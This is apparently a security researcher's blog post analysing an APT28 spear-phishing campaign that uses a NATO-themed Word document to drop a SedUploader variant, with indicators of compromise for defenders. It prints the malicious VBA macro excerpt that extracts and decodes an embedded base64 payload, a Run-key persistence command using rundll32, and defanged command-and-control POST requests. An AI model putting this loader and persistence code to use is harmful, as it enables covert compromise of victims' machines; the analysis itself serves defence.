Emanuele De Lucia
on Security

APT28 / Fancy Bear still targeting military institutions

Posted on November 30, 2018 — Leave a Comment

APT28, aka *Fancy Bear*, the famous hacker group likely state-sponsored from Russia, seems to be targeting NATO / military institutions in these hours. Spear-phishing emails with attached a malicious document referring to a "*nato simulation*" event (the name of the doc is "**NATO Simulation.doc**"), has been used to try to compromise some institutional entities (likely from north / east europe). The hunting group is composed by ***@MD0ugh***, ***@DrunkBinary***, ***@r0ny_123***, ***@Manu_De_Lucia***

The spear-phishing payload has been designed to drop a first malicious component belonging to APT28 / Fancy Bear arsenal. An high rate of code reuse and internal analysis confirms it is a *SedUploader* variant. Meta-data analysis seems to suggest that the malicious infrastructure and components have been setted up only few days ago.

Technical Details:

A screenshot of part of the decoy document is shown following:

This spear-phishing document (md5: 43D7FFD611932CF51D7150B176ECFC29) is armed with macro code designed to work through two main events controlled by sub ***AutoOpen()***, ***AutoClose()***. Thank to ***@MD0ugh*** for sharing the sample!

On offset **0x00006460** the .bin embedded content.

NORTH ATLANTIC TREATY ORGANIZATION


SCIENCE AND TECHNOLOGY ORGANIZATION

2ND SPECIALIST TEAM
MSG -167

on
"NATO Simulation for Uses Other Than Training

Background

The mission of the Science and Technology Organization (STO) is to conduct and to promote co-operative research and information exchange for the benefit of NATO and its partners. The NATO Modelling and Simulation (M&S) Group (NMSG) is one of the seven Panels/Group operating under the STB. The mission of the NATO Modelling and Simulation (M&S) Group (NMSG) is to promote co-operation among Alliance bodies, NATO member nations and partner nations to maximise the effective utilisation of M&S.




On macro activation the instructions are designed to read specific xml node of the document itself through *xmlParser* and extract / decode the base64 encoded retrieved content. Extracted VBA macro code seems to be very similar to that used previously in APT28 "hospitality campaign".

```
xml = ActiveDocument.WordOpenXML
Set xmlParser = CreateObject("Msxml2.DOMDocument")
If Not xmlParser.LoadXML(xml) Then
    Exit Sub
End If
Set currNode = xmlParser.DocumentElement
Set selected = currNode.SelectNodes("//HLinks" & "/vt:" & "vector" & "/vt:" & "variant" & "/vt:" & "lpwstr")
If 2 > selected.Length Then
    Exit Sub
End If
base64 = selected(1).Text
bin = DecodeBase64(base64)
```

The payload is no more than an PEDLL executable file.

This is dropped under *%APPDATA%\Uplist.dat* and *%ALLUSERSPROFILE%\UpdaterUI.dll*. Files are written with *vbHidden* attributes.

Following a part of base64 encoded pyaload:



Macro instructions within **sub_AutoOpen()** function are designed to achieve persistency also, writing under the following RegKey

"*HKCU\Software\Microsoft\Windows\CurrentVersion\Run\UIMgr*"

with a *REG_SZ* value

"*C:\Windows\System32\rundll32.exe "%ALLUSERSPROFILE%\UpdaterUI.dll* ", "#1"*"*

sub_AutoClose() has similar functionality writing a PE with a rnd generated name.

First run performed through WMI.

SedUploader

The content dropped is a *SedUploader* variant identified with MD5 hash: *549726B8BFB1919A343AC764D48FDC81*

From the first malware components under my lenses [***NOT** shared in Virus Total at the time of first analysis*] actor is proposing the same TTPs observed in similar operation conducted in the past.

According to some DNS hits observed, may be that at least one of these spear-phishing documents achieved the mission of first phase access.


A quick exploding of the main cycle of the malware is reported following:

The outside word is contacted through requests like the following:

[+] *POST hxxps://beatguitar.com/aadv/gJNn/X2/ep/VQOA/3.SMPTE292M/?ct=+lMQKtXi0kf+3MVk38U=*

[+] *POST hxxps://beatguitar.com/n2qqSy/HPSe0/SY/yAsFy8/mSaYZP/lw.sip/?n=VxL0BnijNmtTnSFIcoQ=*

after to have collected several infos about the victim system and performed some minimal anti-VM checks (like disk drives enum over the registry)



[

ControlSet001\services\Disk\Enum\0]

IoC:

beatguitar[.]com [Contacted domain name]

185.99.133[.]72 [Stage 1 CnC]

md5: **43D7FFD611932CF51D7150B176ECFC29** [Spear-phishing DOC]

md5: **549726B8BFB1919A343AC764D48FDC81** [SedUploader variant]

The firt list of IoC reported are compatible with the *modus operandi* of group in question, both for registration than for fingerprint.

At time of writing, others further malicious domain names likely related to the campaign are under investigations. Anyway, analysis is ongoing…

Posted in: Digital Forensic Investigations, General and Notices, Threat Intelligence | Tagged: APT28, Fancy Bear, NATO

← APT29 threat group seems to be back targeting US public / gov /defense sector

Leave a Reply

Your email address will not be published. Required fields are marked *

Name *

Email *

Website

1 + 1 =

Comment

POST COMMENT

Recent Posts

APT28 / Fancy Bear still targeting military institutions

APT29 threat group seems to be back targeting US public / gov /defense sector

ICT Security Magazine – Il traffico di rete nella gestione degli incidenti: implementazioni e tecnologie

Update: Hands in the MuddyWater – Playing with Iranian Cyber-Espionage Campaign

Hands in the MuddyWater – Playing with Iranian Cyber-Espionage Campaign

Recent Comments

Giova M on Hands in the MuddyWater – Playing with Iranian Cyber-Espionage Campaign

arrigo on Hands in the MuddyWater – Playing with Iranian Cyber-Espionage Campaign

Emanuele on Exobot Source Code Available

hakan on Exobot Source Code Available

Elyx on Anti-Rootkit Evasion (blinding GMER)

Posts Categories

Defensive Security (16)

Digital Forensic Investigations (12)

General and Notices (10)

Network Security (3)

Offensive Security (6)

Reverse Engineering (10)

Threat Intelligence (4)

Search ...

Emanuele De Lucia, on Security @ 2018